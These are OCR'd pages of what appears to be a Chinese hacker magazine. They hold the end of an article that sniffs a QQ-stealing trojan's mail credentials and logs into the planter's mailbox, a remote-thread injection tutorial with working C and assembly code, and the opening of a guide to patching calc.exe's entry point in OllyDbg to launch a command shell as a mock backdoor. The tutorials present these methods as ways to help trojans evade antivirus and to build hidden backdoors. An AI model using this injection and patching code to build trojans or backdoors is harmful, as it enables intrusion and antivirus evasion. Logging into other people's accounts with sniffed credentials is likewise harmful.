
TCP [08/11/05 14:34:38]
192.168.1.102->220.181.12.15 Port: 1068->25
MAIL FROM: <lzf5483@163.com>

TCP [08/11/05 14:34:38]
192.168.1.102->220.181.12.15 Port: 1068->25
RCPT TO: <lzf5483@163.com>
```

呵呵，看到了吧，“USER:”后边“[]”便是用户名，“PASS:”后边的当然就是密码了。从“MAIL FROM: <lzf5483@163.com>”大家也清楚这个用邮箱用户是163的吧，而且从“RCPT TO: <lzf5483@163.com>”可以看出发信和收信用的是同一个邮箱。下边当然就是用这个账号和密码登录上去，如图4所示，看来种马者盗到的QQ还真不少啊，从中还发现了几封啊拉QQ大盗的测试信件。




图4　登陆种马者的邮箱

幸好这个种马者发信和收信使用的是同一个邮箱，现在我们可以改掉他的邮箱密码让他以前种的木马都失效。清除木马后（清除的方法很简单只要下一个啊拉QQ大盗使用他的“卸载程序”就行了，如果还没有清除完全就换其他版本试试），在朋友的强烈要求下先不改邮箱的密码，而是用这个邮箱自己给自己发一封伪造得和盗密邮件一样的木马邮件，现在就等着鱼儿上钩了。

（本文所涉及的xsniff.exe、XsnifferGUI.exe在光盘中均有收录）

编辑点评：这世界上果真是“通往罗马的道路不止一条”，本文给我们展示了另一种获得木马服务端配置信息的方法，不过相信许多读者和小编一样都想知道作者后边“钓鱼”的过程，一起期待吧。

开学啦，很多上学的读者就要开始正式地学习编程课程了吧！“师傅领进门，修行在个人”，希望大家努力打好基础，以后的成就就要靠自己奋斗啦。本期快码加编给大家送上两篇文章助大家一臂之力，《打造目录欺骗工具及另类玩转BAT2EXE》灵光闪现给我们带来新的方法，《代码注入一点通》让我们再次重温黑客必修课“远程线程注入”。

代码注入一点通

by scuhkr／古开元

记得初学黑软编程的时候，一位师兄大谈特谈木马编程中的远程线程注入技术，当时听得是云里雾里，对那位师兄的敬仰之情真是如滔滔江水，连绵不绝。相信很多热衷于黑客编程技术的初学者现在的心情和我当时一样。那么到底什么是远程线程注入呢？而它又是不是像传说中的那么神秘呢？

相信大家都会认同这样一个观点，即：衡量一个木马程序的好坏，很大程度上看该木马程序的防杀功能是否强健。而对于网络上现在大多数主流木马程序，都几乎无一例外的使用了远程线程注入技术，这也是很多学习黑客编程的朋友把“远程线程注入技术”当成必修课的原因。然而，在32位的MS Windows操作系统中，每个进程都独占4G的私有地址空间，这样一来，一个应用程序无法破坏另一个进程或操作系统的运行。MS这样的设计使得Windows操作系统变得异常强壮。当然，什么事都不是绝对的，想想我们用的VC和其他调试器大部分都有ATTACH进程的功能，在调试其它进程的同时本身就需要访问其他进程，那这又是怎么做的呢？答案就是微软引入了一个叫做CreateRemoteThread()的函数，该函数能实现在其他进程中创建新的线程，而远程线程代码注入的关键就在它了。下面我们来分析一下吧。

查看MSDN，可得到CreateRemoteThread()的原型如下：

```
HANDLE CreateRemoteThread(
HANDLE hProcess, // 要注入的进程句柄
        LPSECURITY_ATTRIBUTES
lpThreadAttributes, // 安全属性
        SIZE_T dwStackSize,
// 初始分配的堆栈大小
  LPTHREAD_START_ROUTINE
lpStartAddress,    // 远程线程函数
  LPVOID lpParameter,      // 线程参数
  DWORD dwCreationFlags,  // 创建标志
  LPDWORD lpThreadId     // 线程ID
  );
```

呵呵，古人说的对，“世上无难事，只怕有心人”。看看，这个CreateRemoteThread()就比CreateThread()函数多了一个标记所要注入的进程句柄hProcess而已。

现在已经可以在另一个进程创建线程了，为方便实现，最简单的是在其他进程里注入一个实现弹出“Hello”文本的消息框吧，呵呵，学习方法嘛，这样是最为直观的了。

弹出对话框？一条语句就OK了：

```
MessageBox(NULL, "inject", "hi",
MB_OK);
```

我们先来定义一个线程上下文结构体吧：

```
typedef struct {
    DWORD size;
    char user32Dll[32];
    char messageBoxFuncName[32];
    DWORD loadLibraryImport;
    DWORD getProcAddressImport;
} THREAD_FUNCTION_CTX;
```

该结构中，size是该结构的大小，为后面计算参数位置而用的；user32Dll[32]数组用于存放包含MessgeBoxA()的DLL库user32.dll，messageBoxFuncName[32]则存放MessageBoxA()函数名，LoadLibraryImport和getProcAddressImport则用来存放函数LoadLibraryA()和GetProcAddress()的地址。

有了上面THREAD_FUNCTION_CTX的结构，下面就做一些初始化工作：

```
THREAD_FUNCTION_CTX ctx;
  memset(&ctx, 0, sizeof(ctx));
// 清空ctx
  // 加载Kernel32.dll并取得LoadLibraryA
()和GetProcAddress()函数地址
  dll = LoadLibrary("kernel32.dll");
  ctx.loadLibraryImport = (DWORD)
GetProcAddress(dll, "LoadLibraryA");
  ctx.getProcAddressImport = (DWORD)
GetProcAddress(dll, "GetProcAddress");
  strcpy(ctx.user32Dll, "user32.dll");
  strcpy(ctx.messageBoxFuncName,
"MessageBoxA");
```

现在该构造我们要注入的线程函数体了：

```
static DWORD WINAPI ThreadFunctio
nStart(THREAD_FUNCTION_CTX *ctxaddr)
  { // LoadLibraryA, GetProcAddressA
      unsigned long loadLibraryImport =
ctxaddr->loadLibraryImport;
  unsigned long getProcAddressImport
= ctxaddr->getProcAddressImport,
messageBoxAddr;
      HMODULE dll;
  char caption[4]; // 存放MessageBox
()的第3个参数：对话框标题
  char text[32]; // 存放MessageBox
()的第2个参数：对话框文本内容

    caption[0] = 'h';
    caption[1] = 'i';
    caption[2] = 0;

    text[0] = 'i';
    text[1] = 'n';
    text[2] = 'j';
    text[3] = 'e';
    text[4] = 'c';
    text[5] = 't';
    text[6] = 0;

  /*
     * 下面是这段汇编的就是：
  * 1) GetProcAddress(LoadLibraryA
("user32.dll"), "MessageBoxA"); 这条语句
   * 2)MessageBoxA(NULL, "hi",
"inject", MB_OK);
   */
    __asm
    {
  mov ecx, ctxaddr ; ecx里为ctxaddr
的地址
   add ecx, 04h ; ecx指向ctxaddr->
user32.dll
   push ecx    ; push ctxaddr+04h
(ctxaddr->user32Dll)
   call [loadLibraryImport]  ; call
LoadLibraryA, 返回值在eax中
   mov dword ptr [dll], eax  ; dll
(HMODULE)为eax的值
   mov ecx, ctxaddr ; ecx包含ctxaddr
的地址
   add ecx, 24h ; ecx指向ctxaddr->
messageBoxFuncName
   push ecx ; 第2个参数，MessageBoxA
的符号名
   push dll ; 第1个参数，user32.dll模块句柄
   call [getProcAddressImport]  ; call
GetProcAddressA
   mov dword ptr [messageBoxAddr], eax
; 返回值赋给ctxaddr->messageBoxAddr
   push MB_OK ; 第4个参数 MB_OK
   lea ecx, [caption] ; caption的有效地
址存放在ecx
   push ecx ; 第3个参数，caption标题
   lea ecx, [text] ; text的有效地址存放
在ecx
   push ecx ; 第3个参数，text文本内容
   push 0h ; 第一个参数，NULL
   call [messageBoxAddr]  ; call
MessageBoxA
    }

    return 1;
  }
```

注意上面的压栈顺序遵从 C 函数风格调用，即函数参数从右往左压。

比如 Func(arg1，arg2，arg3，arg4)的压栈顺序是：

```
Push arg4
Push arg3
Push arg2
Push arg1
Call Func
```

寄存器eax 保存的是函数返回值。

我们还定义了另一个好像没什么作用的函数：

```
#pragma warning (disable: 4716)
static DWORD WINAPI ThreadFunctionEnd(THREAD_FUNCTION_CTX *ctx)
{
}
```

这个函数的目的是为了计算ThreadFunctionStart()的长度，前面的#pragma 预处理是为了去掉烦人的4716 错误警告。

哈哈，万事俱备，只欠东风了，激动人心的代码注入主体部分到了，该函数定义如下：

```
unsigned char InjectThreadToProcess(DWORD pid, DWORD (WINAPI *threadFunctionStart)(void *), DWORD (WINAPI *threadFunctionEnd)(void *), void *context, unsigned long contextSize)
{
unsigned char foundPid = 0;
HANDLE process, threadHndl;
unsigned char *virtualFunctionBuffer;
DWORD id, size, numBytes;
// 首先打开远程进程，注意权限
if (!(process = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid)))
return 0;
// 计算线程函数的长度
size = (LPBYTE)threadFunctionEnd - (LPBYTE)threadFunctionStart;

// 为我们的函数和线程上下文分配足够的内存空间， 注意申请的地址页面保护属性为PAGE_EXE_READWRITE
virtualFunctionBuffer = (unsigned char*)VirtualAllocEx(process, NULL, size + contextSize, MEM_COMMIT | MEM_TOP_DOWN, PAGE_EXECUTE_READWRITE);

// 把函数和线程上下文写到远程进程内存中去
WriteProcessMemory(process, virtualFunctionBuffer, (LPVOID)threadFunctionStart, size, &numBytes);
WriteProcessMemory(process, virtualFunctionBuffer + size, (LPVOID)context, contextSize, &numBytes);

// hoho，创建并开启远程线程了
threadHndl = CreateRemoteThread(process, NULL, 0, (LPTHREAD_START_ROUTINE)virtualFunctionBuffer,virtualFunctionBuffer+size, 0, &id);
// 清理工作
CloseHandle(process);
if (threadHndl)
{
CloseHandle(threadHndl);
return 1;
}
else
return 0;
}
```

编译运行看看结果如何。

Crtl+Alt+Del调出Windows任务管理器，嘿嘿，就用金山词霸来做测试吧，找到PID 为3124，如图1 所示。

运行“inject.exe 3124”，“嘭”的一声，一个对话框跳了出来，大家仔细看图2 下面黑色框里的图标，一个是金山词霸本身，另一个是我们注入的对话框，而该对话框的图标和金山词霸是一样的，说明了他们同属一个进程。

测试成功，点击对话框确定后，发现金山词霸好像被蒙在鼓里，没有崩溃而继续正常的运行，于是我们还可以多次注入。

小结：

本程序实现了很简单的代码注入，麻雀虽小，五脏可俱全哦，我相信只要你理解了这里的思路和方法，基本上远程线程注入技术你就掌握了，哈哈，是不是并没想像中的那么神秘啊，而且，一堂黑客编程必修课的学费都省了！




图1 任务管理器




图2 注入金山词霸

上接第287页

嘿嘿，大公告成。计算器弹出来了，CMD 对话框也弹出来了，没有任何错误。

大家想想，很多溢出所用到的正向连接、反向连接、端口绑定等等的ShellCode，稍加改进一下，是不是可以…. 咳咳^_^， 这个大家自己去想了，到时候做出了好的后门，记得也发一个给我哦。

后记：

本文介绍了如何使用 OllyDbg 来改变程序执行流，以达到执行自己想要运行的程序或代码，方法大家都看到了，很简单，就是修改程序入口地址，让程序运行跳转到自己的代码处运行，然后恢复堆栈，再跳回到原宿主程序的执行流。如果对补丁技术有了解的读者，肯定发现这其实就是一种文件补丁技术，修改文件本身的某些数据而达到某种修补的效果，只不过现在被我们利用来做些其他“有趣”的事了……

利用 OllyDbg 修改程序执行流

Scuhkr／古开元

利用一些汇编调试工具来修改程序特征码，从而避开杀毒软件或做为后门应用，已经不是很新鲜的事了。不过很多初学者对此却还是很迷茫，他们往往看着网上的长篇大论和汇编代码而不知所措，一头雾水。今天我就在此班班门，弄弄斧，借OllyDbg这款强大的反汇编工具来尝试修改Windows自带的计算器程序的执行流来做个模拟后门，希望能抛砖引玉，对大家有所帮助。

出于教学目的，我们这里要开的后门就是开一个家喻户晓的DOS窗口。呵呵，因为在目标主机上开DOS窗口的地位，在学习溢出或学习后门木马技术中就好比是Hello World在学习任何编程语言的地位一样，虽简单却很有启发意义。

经典开DOS窗口的Win32 程序如下：

```
#include <windows.h>
viod main()
{
    WinExec("cmd", SW_SHOW);
}
```

这里WinExec()的参数用SW_SHOW，因为我们希望能看到效果；但如果是后门或木马的话，就应该使用SW_HIDE参数了。

换成对应的内联汇编，程序应该就是如下所示了：

```
void main()
{
    __asm
    {
            push ebp
            mov  ebp, esp  // 这里保存堆栈
            push ecx
mov  DWORD ptr [ebp -4], 0x00646d63  // 存放"cmd"
    push 5          // #define SW_SHOW 5
            lea  eax, [ebp -4]
    push eax          // 把"cmd"压栈用做WinExec的参数
mov  eax, 0x77e4fd35 // 函数WinExec()在内存地址为0x77e4fd35
            call eax
            mov  esp, ebp  // 恢复堆栈
            pop  ebp
    }
}
```

注意：作者实验的操作系统为WinXP+SP1，如果你的操作系统版本不同或版本补丁不同，WinExec()的地址也许会不同，具体查找WinExec()地址的方法请参阅《黑客手册》暑期特别版我所发表的另一篇文章《读Q版缓冲区溢出有感之Win32 ShellCode初体验》。

OK，编译运行，正确弹出了我们想要的DOS窗口。如图1所示：

下面，我们再来看看如何用Ollydbg改变计算器程序的程序入口指令，并加入上面开DOS窗口的汇编代码段，而安全返回执行计算机程序的。

首先，从\system32\下拷贝一个calc.exe（计算器）出来，放到一个测试目录下，打开Ollydbg，加载这个calc.exe，如图2所示：

看到，Ollydbg会自动定位倒calc.exe的程序执行入口点0x01012475处，汇编代码如下：

```
01012475  6A 70           Push 70
01012477  68  E0150001    Push calc.010015E0
0101247C  E8  47030000    Call  calc.010127C8
```




图1

